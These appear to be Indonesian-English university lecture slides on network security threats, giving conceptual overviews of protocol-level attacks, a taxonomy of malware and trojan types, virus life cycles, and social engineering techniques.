




Rekayasa Internet
Susmini I. Lestariningsati, M.T

**Ancaman Keamanan
dan Jenis-jenis Serangan**

Network Access Security Model



Security Threats


- Security Threats can caused by:
 - Protocol Flaw
 - Malware

Network Flaw

- Network packets pass by untrusted hosts
 - Eavesdropping, packet sniffing
- IP addresses are public
 - Smurf Attack
- TCP connection requires state
 - SYN flooding attack
- TCP state easy to guess
 - TCP spoofing attack

Packet Sniffing

- NIC read all packet
 - Read all unencrypted data
 - ftp, telnet send password in clear



Security Threats

MALWARE 1

Merupakan software yang tidak diinginkan dan telah terinstall tanpa persetujuan anda. Virus, worms, dan trojan horses contoh dari software malware




BOTNET 2

"Botnet" adalah perangkat lunak berbahaya yang memungkinkan penjahat cyber untuk mengontrol komputer Anda tanpa sepengetahuan anda dan menggunakan untuk melaksanakan kegiatan ilegal, seperti mengirimkan spam, penyebaran virus, dll.



WORM COMPUTER 3

Merupakan program komputer yang menyebabkan kerusakan pada jaringan komputer. Tidak seperti virus, tidak perlu melampirkan sendiri ke program yang sudah ada.



TROJAN HORSE 6

Merupakan program komputer yang merusak dan menyamar dirinya sebagai file atau aplikasi (dalam .JPEG atau .doc) ini membuka "backdoor" atau hak akses tanpa sepengetahuan anda.



VIRUS 5

Program komputer yang berbahaya yang dirancang untuk menyebar dari satu komputer ke yang lain. virus dapat merusak atau menghapus data di komputer anda dan kerusakan hard drive



SPYWARE 4

Program yang otomatis terinstal apabila mengunjungi website tertentu. Spyware dapat merekam tombol-tombol keyboard yang anda tekan untuk menemukan password, username, nomer kartu kredit, dan informasi lain.




Malware


- **MALWARE (MALicious softWARE)** : General name for programs or program parts planted by an agent with malicious intent to cause unanticipated or undesired effects.
- The agent is the program's writer or distributor.

| Code Type | Characteristics |
|---|--|
| Virus | Code that causes malicious behavior and propagates copies of itself to other programs |
| Trojan horse | Code that contains unexpected, undocumented, additional functionality |
| Worm | Code that propagates copies of itself through a network; impact is usually degraded performance |
| Rabbit | Code that replicates itself without limit to exhaust resources |
| Logic bomb | Code that triggers action when a predetermined condition occurs |
| Time bomb | Code that triggers action when a predetermined time occurs |
| Dropper | Transfer agent code only to drop other malicious code, such as virus or Trojan horse |
| Hostile mobile code agent | Code communicated semi-autonomously by programs transmitted through the web |
| Script attack, JavaScript, Active code attack | Malicious code communicated in JavaScript, ActiveX, or another scripting language, downloaded as part of displaying a web page |

| | |
|-----------------------------------|---|
| RAT (remote access Trojan) | Trojan horse that, once planted, gives access from remote location |
| Spyware | Program that intercepts and covertly communicates data on the user or the user's activity |
| Bot | Semi-autonomous agent, under control of a (usually remote) controller or "herder"; not necessarily malicious |
| Zombie | Code or entire computer under control of a (usually remote) program |
| Browser hijacker | Code that changes browser settings, disallows access to certain sites, or redirects browser to others |
| Rootkit | Code installed in "root" or most privileged section of operating system; hard to detect |
| Trapdoor or backdoor | Code feature that allows unauthorized access to a machine or program; bypasses normal access control and authentication |
| Tool or toolkit | Program containing a set of tests for vulnerabilities; not dangerous itself, but each successful test identifies a vulnerable host that can be attacked |
| Scareware | Not code; false warning of malicious code attack |

Data 13 Februari 2017





Virus

- A virus is a program that can replicate itself and pass on malicious code to other nonmalicious programs by modifying them.
- The term “virus” was coined because the affected program acts like a biological virus: It infects other healthy subjects by attaching itself to the program and either destroying the program or coexisting with it.
- A virus can be either transient or resident.
 - **Transient virus** has a life span that depends on the life of its host; the virus runs when the program to which it is attached executes, and it terminates when the attached program ends. (During its execution, the transient virus may spread its infection to other programs.)
 - **A resident virus** locates itself in memory; it can then remain active or be activated as a stand-alone program, even after its attached program ends.

Virus Life Cycle

- **Dormant phase (rest/sleep)**

In this phase the virus is not active. He will be active on certain conditions.

- **Propagation phase**

Virus will reduplicate himself to a program or to a place

- **Trigerring phase (active)**

Virus will be active due to several factors such as the dormant phase

- **Execution phase**

Virus that has been active in its mission as deleting files.

Virus Type (1)

1. Virus File

infects applications / documents, while running a virus that spreads by infecting all the files are accessed.


2. Virus Boot Sector

infect the boot sector of the hard disk, if the active user can not boot the computer normally


3. Virus E-mail

The virus spreads via e-mail is usually in the form of a file attachment or virus attachment.

When active then he will turn himself into a variety of e-mail addresses contained in the user's contacts.



(a) Before infection



(b) After infection

Boot or Initialization Time Virus

Virus Type (2)

4. Virus Multipartie

Virus infects computer files on the hard disk boot sector at the same time

5. Virus Polimorfism

This virus has a unique way of working that is able to transform itself when spread itself to other computers so it is difficult to detect.

6. Stealth virus

Virus is able to hide himself in a way to make any infected file will be like not infected.

7. Macro virus

The virus infects Ms.Office applications like word and excel.

Virus Spreading

- Flashdisk, Diskettes, (external storage)
- Network (LAN, MAN, WAN)
- Internet
- Software
- Attachment in email, transferring file.

Virus Danger

1. Sweeps all hard drives , formats the hard drive.
2. Make the computer can not run.
3. Make OS strange behavior, such as slow, hangs, or restarts itself.
4. Featuring a strange message on the display / change color.
5. The files in the computer suddenly disappear
6. Send emails with virus duplicates

Etc ...

Worm

- A worm is a program that spreads copies of itself through a network.
- (John Shoch and Jon Hupp are apparently the first to describe a worm, which, interestingly, was created for nonmalicious purposes.)
- Researchers at the Xerox Palo Alto Research Center, Shoch and Hupp wrote the first program as an experiment in distributed computing)
- The primary difference between a worm and a virus is that a worm operates through networks, and a virus can spread through any medium (but usually uses a copied program or data files).
- Additionally, the worm spreads copies of itself as a stand-alone program, whereas the virus spreads copies of itself as a program that attaches to or embeds in other programs.
- Worm programs, sometimes called “crawlers” seek out machines on which they can install small pieces of code to gather such data. The code items report back to collection points, telling what connectivity they have found

Trojan Horse

- A **Trojan horse** is malicious code/ program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.
- The name is derived from a reference to the Trojan war.
- Legends tell how the Greeks tricked the Trojans by leaving a great wooden horse outside the Trojans' defensive wall. The Trojans, thinking the horse a gift, took it inside and gave it pride of place. But unknown to the naïve Trojans, the wooden horse was filled with the bravest of Greek soldiers. In the night, the Greek soldiers descended from the horse, opened the gates, and signaled their troops that the way in was now clear to capture Troy.
- In the same way, Trojan horse malware slips inside a program undetected and produces unwelcome effects later on:
 - Deleting data
 - Blocking data
 - Modifying data
 - Copying data
 - Disrupting the performance of computers or computer networks
- Unlike computer viruses worms, Trojans are not able to self-replicate.



Trojan Classification

- **Backdoor**

A backdoor Trojan gives malicious users remote control over the infected computer. They enable the author to do anything they wish on the infected computer – including sending, receiving, launching, and deleting files, displaying data, and rebooting the computer. Backdoor Trojans are often used to unite a group of victim computers to form a botnet or zombie network that can be used for criminal purposes.

- **Exploit**

Exploits are programs that contain data or code that takes advantage of a vulnerability within application software that's running on your computer.

- **Rootkit**

Rootkits are designed to conceal certain objects or activities in your system. Often their main purpose is to prevent malicious programs being detected – in order to extend the period in which programs can run on an infected computer.

- **Trojan-Banker**

Trojan-Banker programs are designed to steal your account data for online banking systems, e-payment systems, and credit or debit cards.

- **Trojan-DDoS**

These programs conduct DoS (Denial of Service) attacks against a targeted web address. By sending multiple requests – from your computer and several other infected computers – the attack can overwhelm the target address... leading to a denial of service.

- **Trojan-Downloader**
Trojan-Downloaders can download and install new versions of malicious programs onto your computer – including Trojans and adware.
- **Trojan-Dropper**
These programs are used by hackers in order to install Trojans and / or viruses – or to prevent the detection of malicious programs. Not all antivirus programs are capable of scanning all of the components inside this type of Trojan.
- **Trojan-FakeAV**
Trojan-FakeAV programs simulate the activity of antivirus software. They are designed to extort money from you – in return for the detection and removal of threats even though the threats that they report are actually non-existent.
- **Trojan-GameThief**
This type of program steals user account information from online gamers.
-

- **Trojan-IM**
Trojan-IM programs steal your logins and passwords for instant messaging programs – such as ICQ, MSN Messenger, AOL Instant Messenger, Yahoo Pager, Skype, and many more.
- **Trojan-Ransom**
This type of Trojan can modify data on your computer – so that your computer doesn't run correctly or you can no longer use specific data. The criminal will only restore your computer's performance or unblock your data, after you have paid them the ransom money that they demand.
- **Trojan-SMS**
These programs can cost you money – by sending text messages from your mobile device to premium rate phone numbers.
- **Trojan-Spy**
Trojan-Spy programs can spy on how you're using your computer – for example, by tracking the data you enter via your keyboard, taking screen shots, or getting a list of running applications.
- **Trojan-Mailfinder**
These programs can harvest email addresses from your computer.



Types of Attack

Types of Attack

Social Engineering

Network Attack

Password Attack

Application Attack

Social Engineering



The clever
manipulation
of the natural human
tendency to trust!

Social Engineering

A Quote from Kevin Mitnick

- **“You could spend a fortune purchasing technology and services from every exhibitor, speaker and sponsor at the RSA Conference, and your network infrastructure could still remain vulnerable to old-fashioned manipulation.”**

Kevin Mitnick



Born Kevin David Mitnick
August 6, 1963 (age 53)
Los Angeles, California

Other names The Condor, The Darkside
Hacker


Occupation Information technology
consultant (before, Hacker)
Author

Organization Mitnick Security Consulting

Types of Attack

- **Phishing**
- **Vhising**
- **Impersonation on help desk calls**
- **Physical access (such as tailgating)**
- **Shoulder surfing**
- **Dumpster diving**
- **Stealing important documents**

